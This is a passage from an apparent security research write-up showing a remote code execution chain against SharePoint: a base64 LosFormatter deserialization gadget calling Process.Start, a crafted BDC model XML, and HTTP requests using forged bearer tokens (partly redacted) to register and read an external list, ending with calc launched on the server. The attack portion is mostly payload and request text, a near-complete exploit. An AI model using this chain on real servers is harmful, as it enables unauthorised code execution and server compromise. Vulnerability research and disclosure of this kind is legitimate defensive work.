wgVmVyc2lrbj00LjAuMC4wLDBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWl3N2E1YzU2MTkzNGUwODkGDgAAABpTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcwYPAABVBN0YXJ0CRAAAAAECQAAAC9TeXN0ZW0uUmVmbGVjdGlvbi5NZWliZXJJbmZvU2VyaWFSaXphdGlvbkhvbGRlcgcAAAATmFtZQxBc3NlbWJseU5hbWUJQ2xhc3N0YW1lCVNpZ25hdHVyZQpTaWduYXR1cmUyCk1lbWJlclR5cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEBAAMIDVN5c3RlbS5UeXB1W10JDwAAAAkNAAAACQ4AAAAGFAAAD5TeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcwBTdGFydChTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYVAAAAP1N5c3RlbS5EawFnbm9zdGJjcy5Qcm9jZXNzIFN0YXJ0KFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAoBCgAAAAkAAAAAGFgAAAAADb21wYXJlCQwAAAAGGAAAAA1TeXN0ZW0uU3RyaW5nBhkAAAAARsW50MzIgQ29tcGFyZShTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYAAAAAM1N5c3RlbS5JbnQzMjBDb21wYXJlKFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAoBEAAAAAGAAAAGGwAAAHFTeXN0ZW0uQ29tcGFyaXNvbmAxw1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiYwVmVyc2lrbj00LjAuMC4wLDBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWl3N2E1YzU2MTkzNGUwODl0dXQkMAAACGkMAAAACRgAAAAJFgAAAAoL</DefaultValue>

</DefaultValues>

</TypeDescriptor>

</Parameter>

<Parameter Direction="Return" Name="ret">

<TypeDescriptor

TypeName="System.Collections.Generic.IEnumerable`1[[System.Web.UI.LosFormatter, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a]]"

IsCollection="true" Name="retRoot">

<TypeDescriptors>

<TypeDescriptor TypeName="System.Web.UI.LosFormatter, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" Name="retItem">

<TypeDescriptors>

<TypeDescriptor TypeName="System.Int32" IdentifierName="Id"

Name="Id" />

</TypeDescriptors>

</TypeDescriptor>

</TypeDescriptors>

</TypeDescriptor>

</Parameter>

</Parameters>

<MethodInstances>

<MethodInstance Type="Finder" ReturnParameterName="ret"

ReturnTypeDescriptorPath="retRoot" Default="true" Name="blahfind">

<AccessControlList>

<AccessControlEntry Principal="NT Authority\Authenticated Users">

<Right BdcRight="Edit" /><Right BdcRight="Execute" /><Right

BdcRight="SetPermissions" /><Right BdcRight="SelectableInClients" />

</AccessControlEntry>

</AccessControlList>

</MethodInstance>

<MethodInstance Type="SpecificFinder" ReturnParameterName="ret"

ReturnTypeDescriptorPath="retRoot" Default="true" Name="blahsfind">

```
        <AccessControllist>
            <AccessControlEntry Principal="NT Authority\Authenticated Users">
                <Right BdcRight="Edit" /><Right BdcRight="Execute" /><Right
BdcRight="SetPermissions" /><Right BdcRight="SelectableInClients" />
            </AccessControlEntry>
        </AccessControllist>
    </MethodInstance>
</MethodInstances>
</Method>
</Methods>
</Entity>
</Entities>
</LobSystem>
</LobSystems>
</Model>
```

As mentioned earlier, we also needed to make a request to process this model. That is what the below request does. It registers a new external list bound to the model that was uploaded in the previous request.

```
[POST /_vti_bin/client.svc/ProcessQuery HTTP/1.1  
Host: spse  
User-Agent: curl/8.20.0  
Authorization: Bearer  
eyJhbGciOiAiYW9uZSI6ICJ0eXAiOiAiSlldUIn0.eyJhdWQ_OMITTED_FORGED_JWT_FROM_RAPID7_POC  
Accept: */*  
X-Requestdigest: 0x0CC55811194B3_OMITTED_DIGEST_OBTAINED_FROM_RAPID7_POC,22 Aug 2026  
20:58:15 -0000  
Content-Type: text/xml  
Content-Length: 1060  
Connection: keep-alive
```


```
<Request xmlns="http://schemas.microsoft.com/sharepoint/clientquery/2009"
SchemaVersion="15.0.0.0" LibraryVersion="16.0.0.0" ApplicationName="min">
  <Actions>
<ObjectPath Id="2" ObjectPathId="1" /><ObjectIdentityQuery Id="3" ObjectPathId="1" />
  </Actions>
  <ObjectPaths>
<Method Id="1" ParentId="4" Name="Add">
  <Parameters>
    <Parameter TypeId="{e247b7fc-095e-4ea4-a4c9-c5d373723d8c}">
      <Property Name="Title" Type="String">
        blahlist
      </Property>
      <Property Name="DataSourceProperties" Type="Dictionary">
        <Property Name="LobSystemInstance" Type="String">
          blahinst
        </Property>
        <Property Name="EntityNamespace" Type="String">
          blahns
        </Property>
        <Property Name="Entity" Type="String">
          blahent
        </Property>
        <Property Name="SpecificFinder" Type="String">
          blahsfind
        </Property>
        <Property Name="MetadataCatalogFileName" Type="String">
          blah.bdcml
        </Property>
      </Property>
    </Parameter>
  </Parameters>
</Method>
```

```
<Property Id="4" ParentId="6" Name="Lists" /><Property Id="6" ParentId="8" Name="Web" />
<StaticProperty Id="8" TypeId="{3747adcd-a3c3-41b9-bfab-4a64dd2f1e0a}" Name="Current" />
  </ObjectPaths>
</Request>
```


The last request simply calls the list and tries to read from it, which invokes the Finder (Deserialize).

```
[
GET /_api/web/lists/getbytitle('blahlist')/items HTTP/1.1
Host: spse
User-Agent: curl/8.20.0
Authorization: Bearer
eyJhbGciOiAiAibm9uZSI6ICJ0eXAiOiAiSldUIIn0.eyJhdWQiOiAiMDAwMDAw_FORGED_JWT_FROM_RAPID7_POC
Accept: application/json;odata=verbose
Content-Length: 0
Connection: keep-alive
```

The key question, of course, is did it work?



...Yes!



And there we have it: Using a `LosFormattedTypeConfuseDelegate` that runs calc, deserializing it via the BDCM .NET type and method definitions, and pairing with the CVE-2026-55040 authentication bypass, we achieved a fully authenticated deserialization that executes a calc process on our vulnerable SharePoint server.

- [https://learn.microsoft.com/en-us/previous-versions/office/developer/sharepoint-2007/ms566019\(v=office.12\)](https://learn.microsoft.com/en-us/previous-versions/office/developer/sharepoint-2007/ms566019(v=office.12))) (see the sidebar on the left for more types/information)
- <https://github.com/SharePoint/sp-dev-docs/blob/main/docs/schema/property-element-in-properties-bdcmetadata-schema.md> (documented in child/parent hierarchy)
- <https://learn.microsoft.com/en-us/previous-versions/office/developer/sharepoint-2007/ms551230%28v=office.12%29>

- <https://learn.microsoft.com/en-us/dotnet/api/system.activator.createinstance?view=net-10.0>
- <https://learn.microsoft.com/en-us/dotnet/api/system.web.ui.losformatter?view=netframework-4.8.1>

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